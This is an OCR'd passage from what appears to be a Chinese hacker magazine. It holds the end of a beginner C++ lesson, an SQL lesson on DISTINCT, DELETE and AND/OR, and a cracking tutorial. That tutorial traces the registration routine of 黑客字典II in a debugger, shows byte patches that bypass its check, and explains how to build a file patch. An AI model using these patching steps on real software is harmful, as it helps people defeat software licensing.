号："="，注意在程序中，这个符号已经不是我们数学中等于这个概念了。而是把赋值号右边的值存入左边的变量中，也就是说，在赋值号左边，只能放置变量，而右边，可以是变量或者是常量。估计大家又看到陌生词了，常量。常量是什么，就是无法改变的数据我们就称之为常量了。现在我们来定义一个叫做hack的整型变量，并且把值设为100，看看代码：

```
int hackx;
hackx=100;
```

这就是我们的代码，很简单吧，第一句，定义，第二句，赋值。但是大家可能想说，这么简单的一个事情，还得写两句代码，很烦呀。那也可以，我们可以在定义的同时来进行赋值，代码可以简化成这样：

```
int hackx=100;
```

怎么样？容易吧？什么？这么简单的一个操作还要写一句代码？靠，那你干脆别学程序了，那你可以一句代码都不写。好了，关于变量这块我就说到这里吧，这篇文章是我有史以来，写过的最伤脑筋的文章了，有点短，有点 嗦，有点晦涩，大家请谅解，本人不是师范毕业，没那个水平说得很明白。不过黑X的读者应该基础都不会太差，我想不能理解的应该占少数，如果有人不理解什么地方，欢迎大家加QQ:97005497咨询。文中有的定义是为了让初级读者更好理解而稍作改动，并不一定完全准确，希望基础不错的X子不要钻牛角尖哈。好了，本月的走进C++系列就到这里，我们下个月继续。

SQL第二课

吴文灏

开始来个小测试，看看叉子们上次有没有学好SQL第一课吧

1.哪个 SQL 语句用于从数据库中提取数据？

2.通过 SQL，您如何从 "Persons" 表中选取 "FirstName" 列？

3.通过 SQL，您如何从 "Persons" 表中选取所有的列？

答案书里找

答案:

1.select

2.select FirstName from person

3.select　* from person

本章讲解的是select distinct 语句，and和or运算符,delete语句:

一、distinct是用于返回唯一不同的值

以下是我们这次讲解要用的表:

"admin"表：

```
name          Password
hackxfile     123456
administrator 654321
hcakxfile     456789
erevus                 987654
```

在结果集中，hackxfile 被列出了两次。如需从 name" 列中仅选取唯一不同的值，我们需要使用 slecect distinct 语句,下面这一句的就是查找“admin”表中的name唯一值：

select distinct name from admin

结果：

```
name
hackxfile
erevus
administrator
```

现在，在结果集中，"hackxfilel" 就列出了一次。

二、DELETE 语句是用于删除表中的行。还是用回第admin表

语法

Delete from 表名称 where 列名称 = 值

假如我们要删除”administrator”这一行，就输入“Delete from admin where name = ' administrator ' ”

这样" administrator " 会被删除。

返回结果:

```
name          Password
```

```
hackxfile    123456
hcakxfile    456789
erevus       987654
```

三、And 和 or 运算符

And和or运算符是SQL中很重要的一个部分，在SQL注入经常会用到，And 可在 where 子语句中把两个或多个条件结合起来。

学过逻辑推理数学的叉子都知道，“和”的意思，and就是“和”。如果第一个条件和第二个条件都成立， and 运算符显示一条记录。

Or就是“或”，只要第一个条件和第二个条件中中有一个成立，则 or 运算符显示一条记录。

Persons表：

```
LastName    FirstName Address    City
Adams       John    Oxford Street    London
Bush        George  Fifth Avenue     New York
Carter      Thomas  Changan Street   Beijing
Carter      William Xuanwumen 10     Beijing
```

AND 运算符例子：

使用and 来显示所有姓为 "Carter" 并且名为 "Thomas" 的人：

select * from Persons where FirstName='Thomas' and LastName='Carter'

返回的结果：

```
LastName    FirstName Address    City
Carter      Thomas  Changan Street   Beijing
```

or 运算符例子：

使用 or 来显示所有姓为 "Carter" 或者名为 "Thomas" 的人：

Select * from Persons where firstname='Thomas' OR lastname='Carter'

返回的结果：

```
LastName    FirstName Address    City
Carter      Thomas  Changan Street   Beijing
Carter      William Xuanwumen 10     Beijing
```

我们也可以把 AND 和 OR 结合起来，使用圆括号来组成一个复杂的表达式来达到我们查询的需要，SQL中也是按照先乘除后加减的数学运算法则，用括号括住当然就是先算括号里的啦…

下面我们要找一个人他的last name是“Carter”，first name是Thomas和William，那么我们需要的语句就是

select * from Persons where (FirstName='Thomas' or FirstName='William')

and LastName='Carter'

返回的结果：

```
LastName    FirstName Address    City
Carter      Thomas  Changan Street   Beijing
Carter      William Xuanwumen 10     Beijing
```

留一个作业给大家，用的是Persons表，假如我要删除last name是“Carter”，first name是Thomas和William,那么应该怎么写呢？

破解补丁连连看

冷夜

六月的日子不紧不慢的走着，高考总算是过去了，对学弟学妹们，送句话，好好学习，如果你想走一个有意义的人生！有些事情是只有体会过才会有感触，我作为旁观者也只能为你们默默的祝福。

这次破解的软件比较典型，我分析了几天，有了一些感触，就写下来，文章有些长，不过比较基础，对于分析注册流程一部分，强烈建议基础差的朋友亲身实践，还是送句话，欲速则不达。

大家都知道，破解补丁（此处破解补丁不局限于传统意义的某一补丁）无非就那么几种，像文件补丁，内存注册机以及水平更高些的手工编写的注册机。下面通过对黑客字典II这款软件的分析来讲解一下。黑客字典II是小榕前辈写的，软件明确指出，注册只是为了看有多少人用，而我们今日的目的也只是分析一下。因为注册不是为了盈利，软件并没有加壳保护，如图1。




图1

下面还是老套路，载入Ollyice中，依旧用很普通但也很实用的方法，ASCII字符串参考，如图2。




图2

上下翻或者右键查找字符串参考，找到如图3的地方，双击进入CPU的反汇编窗口。经验告诉我们，注册部分必定在上方不远处，这一过程需要读者自行尝试，并时时注意上方的跳转，向上滚动鼠标一段时间后，会找到如下部分，省版面发张图。在图4。的最下一行往下会看到：

004370F4	c:\regbanyet.dat
004370F4	c:\regbanyet.dat
004370D8	非常感谢您的支持,注册成功!
004370C0	注册名或注册码不正确!
dword ptr [esi], 0042BC38	‡wb
eax, 0042BC18	干b
eax, 0042BD20	刎b
0043712C	r
00437118	c:\regbanyet.dat

图3

```
00401C5B  .  F7F9          idiv    ecx
00401C5D  .  80C2 41       add     dl, 41
00401C60  .  889434 48010( mov     byte ptr [esp+esi+148], dl
00401C67  .. EB 2E         jmp     short 00401C97
00401C69  >  8BC1          mov     eax, ecx
00401C6B  .  BB 03000000   mov     ebx, 3
00401C70  .  99            cdq
00401C71  .  F7FB          idiv    ebx
00401C73  .  85D2          test    edx, edx
00401C75  .. 75 16         jnz     short 00401C8D
00401C77  .  8BC7          mov     eax, edi
00401C79  .  B9 1A000000   mov     ecx, 1A
00401C7E  .  99            cdq
00401C7F  .  F7F9          idiv    ecx
00401C81  .  80C2 61       add     dl, 61
00401C84  .  889434 48010( mov     byte ptr [esp+esi+148], dl
00401C8B  .. EB 0A         jmp     short 00401C97
00401C8D  >  80C1 31       add     cl, 31
00401C90  .  888C34 48010( mov     byte ptr [esp+esi+148], cl
00401C97  >  8D7C24 20     lea     edi, dword ptr [esp+20]
00401C9B  .  83C9 FF       or      ecx, FFFFFFFF
00401C9E  .  33C0          xor     eax, eax
00401CA0  .  46            inc     esi
00401CA1  .  F2:AE         repne   scas byte ptr es:[edi]
00401CA3  .  F7D1          not     ecx
00401CA5  .  49            dec     ecx
00401CA6  .  3BF1          cmp     esi, ecx
00401CA8  .^ 72 89         jb      short 00401C33
00401CAA  .  33DB          xor     ebx, ebx
00401CAC  >  55            push    ebp
00401CAD  .  8D8C24 EC000( lea     ecx, dword ptr [esp+EC]
00401CB4  .  889C34 4C010( mov     byte ptr [esp+esi+14C], bl
00401CBB  .  E8 F0010000   call    00401EB0
00401CC0  .  899C24 B4010( mov     dword ptr [esp+1B4], ebx
00401CC7  .  8DB424 84000( lea     esi, dword ptr [esp+84]
00401CCE  .  8D8424 48010( lea     eax, dword ptr [esp+148]
```

图4

```
00401CC7  .  8DB424 840000>lea  esi, dword ptr [esp+84]
00401CCE  .  8D8424 480100>lea  eax, dword ptr [esp+148]
00401CD5  >  8A10          mov  dl, byte ptr [eax]
00401CD7  .  8ACA          mov  cl, dl
00401CD9  .  3A16          cmp  dl, byte ptr [esi]
00401CDB  .  75 1C         jnz  short 00401CF9
00401CDD  .  3ACB          cmp  cl, bl
00401CDF  .  74 14         je   short 00401CF5
```

```
    00401CE1   .  8A50 01        mov     dl, byte
ptr [eax+1]
    00401CE4   .  8ACA           mov     cl, dl
    00401CE6   .  3A56 01        cmp     dl, byte
ptr [esi+1]
    00401CE9   .  75 0E          jnz     short
00401CF9
    00401CEB   .  83C0 02        add     eax, 2
    00401CEE   .  83C6 02        add     esi, 2
    00401CF1   .  3ACB           cmp     cl, bl
    00401CF3   .^ 75 E0          jnz     short
00401CD5
    00401CF5   >  33C0           xor     eax, eax
    00401CF7   .  EB 05          jmp     short
00401CFE
```

这一部分跳转密集，并且有较多的比较指令像cmp，所以我们基本可以断定此处即跳转向注册成功或失败的地方了。向上找关键Call，因为上面只有两个比较靠谱的call，我们可以在这种情况下在上面的call上按F2下断点。下面继续很基本的Ctrl+F2重新载入程序，运行，输入用户名与注册码点确定，Ollyice自动将软件停在已设的断点处。（提示：为了方便单步跟踪，通常我们输入的用户名要比较简单像我用的lengye，而不要输入汉字。），在断点处我们继续按F8单步跟踪，相信朋友们通过学习黑X里rejector连载的破解已经有了自己的体会了。把注册流程的反汇编窗口里关键的代码看下。我用lengye的用户名，123456为注册码，进行单步跟踪，下面一部分我都加了注释，本想省些的，不过这部分都是完整的注册流程，对后面编写注册机有很大作用，也是分析很久得到的，我就没删去，拣我认为的关键部分分析一下。

```
    00401C75   .  75 16          jnz     short
00401C8D                    ;  ZF标志位为0时需要跳
    00401C77   .  8BC7           mov     eax, edi
;  eax=103（g的十进制）
    00401C79   .  B9 1A000000    mov     ecx, 1A
;  ecx=26
    00401C7E   .  99             cdq
;  双字扩展EAX
    00401C7F   .  F7F9           idiv    ecx
;  eax除以ecx
    00401C81   .  80C2 61        add     dl, 61
;  eax商为3  edx余数为19  余数十六进制加上十六进制
61即十进制97得到122对应z
    00401C84   .  889434 480100>mov    byte ptr
[esp+esi+148], dl
    00401C8B   .  EB 0A          jmp     short
00401C97
    00401C8D   >  80C1 31        add     cl, 31
;  余数cl=1  加上十六进制31（十进制49）得到十进制
ascii
    00401C90   .  888C34 480100>mov    byte ptr
[esp+esi+148], cl
    00401C97   >  8D7C24 20      lea     edi,
dword ptr [esp+20]
    00401C9B   .  83C9 FF        or      ecx,
FFFFFFFF
    00401C9E   .  33C0           xor     eax, eax
    00401CA0   .  46             inc     esi
    00401CA1   .  F2:AE          repne   scas
byte ptr es:[edi]           ;  esi由零变一加一操
作，进入下一字符
    00401CA3   .  F7D1           not     ecx
    00401CA5   .  49             dec     ecx
;  自减
    00401CA6   .  3BF1           cmp     esi, ecx
;  比较esi与ecx
    00401CA8   .^ 72 89          jb      short
00401C33                    ;  继续循环，并决定是
否跳出循环
    00401CAA   .  33DB           xor     ebx, ebx
    00401CAC   >  55             push    ebp
    00401CAD   .  8D8C24 EC0000>lea     ecx,
dword ptr [esp+EC]
    00401CB4   .  889C34 4C0100>mov    byte ptr
[esp+esi+14C], bl
    00401CBB   .  E8 F0010000    call    00401EB0
    00401CC0   .  899C24 B40100>mov    dword
ptr [esp+1B4], ebx
    00401CC7   .  8DB424 840000>lea     esi,
dword ptr [esp+84]
    00401CCE   .  8D8424 480100>lea     eax,
dword ptr [esp+148]         ;  （lengye对应的注册
码ASCII  “E2Gz22”）
```

从00401BF5到00401C31与00401CA1到00401CA8部分是控制循环的，我们可以注意到，每一个注册名的字符对应一个注册码。而这一部分的作用就是遍历用户名，并计算对应的注册码。另外还是强调一下JNZ跳转，JNZ是比较的是ZF标志位，ZF标志位前相应命令执行后，若结果为0，则ZF标志位为1，反之为0，这是个很易弄混的地方。其他的命令若有不懂得建议百度一下。现在我们已经分析到注册流程，看不懂可以暂时放一下，先看一下我们目前已掌握信息可以用来尝试的补丁制作方法。

一、直接修改文件

这个就是很传统的暴破了，针对这个软件可以有不同方法，这里仅举两种来起抛砖之意。

一种是可以看到00401D00 . /0F85 DF000000 jnz 00401DE5处跳转到注册码错误的提示处，于是我们就将JNZ修改为JZ。

还有一种方法，大家注意上面最后几行代码。

```
    00401CC7    .    8DB424 840000>lea        esi,
dword ptr [esp+84]
    00401CCE    .    8D8424 480100>lea        eax,
dword ptr [esp+148]
```

这两行可以看用户输入的注册码与软件计算出的注册码在此处被传送到esi和eax，然后进行比较，所以我们可以修改为

```
    00401CC7    .    8DB424 840000>lea        esi,
dword ptr [esp+148]
    00401CCE    .    8D8424 480100>lea        eax,
dword ptr [esp+148]
```

这样就让程序自己去比较吧！




图5

二、文件补丁法

现在我们已经有了修改好的文件了，那么我们就可以制作比较简单的文件补丁了。拿CodeFusion为例（keymake等也可以制作）。打开界面如图5，输入必要的信息后单击下一步，在要“补丁的文件”部分有个绿色的“+”，单击选择文件如图6，然后单击“要补丁的数据”部分的绿色“+”，选择“文件比较”，选好暴破后的文件后单击左下角的比较按钮，然后就可以自动比较了，如图7。确定后回到程序单击“下一步”，单击“创建Win32可执行程序”，然后单击“完成”即可，制作好后将文件补丁与原程序放在同一目录下，运行文件补丁即可，如图8。单击开始后原程序即可改为暴破后的文件了。




图6

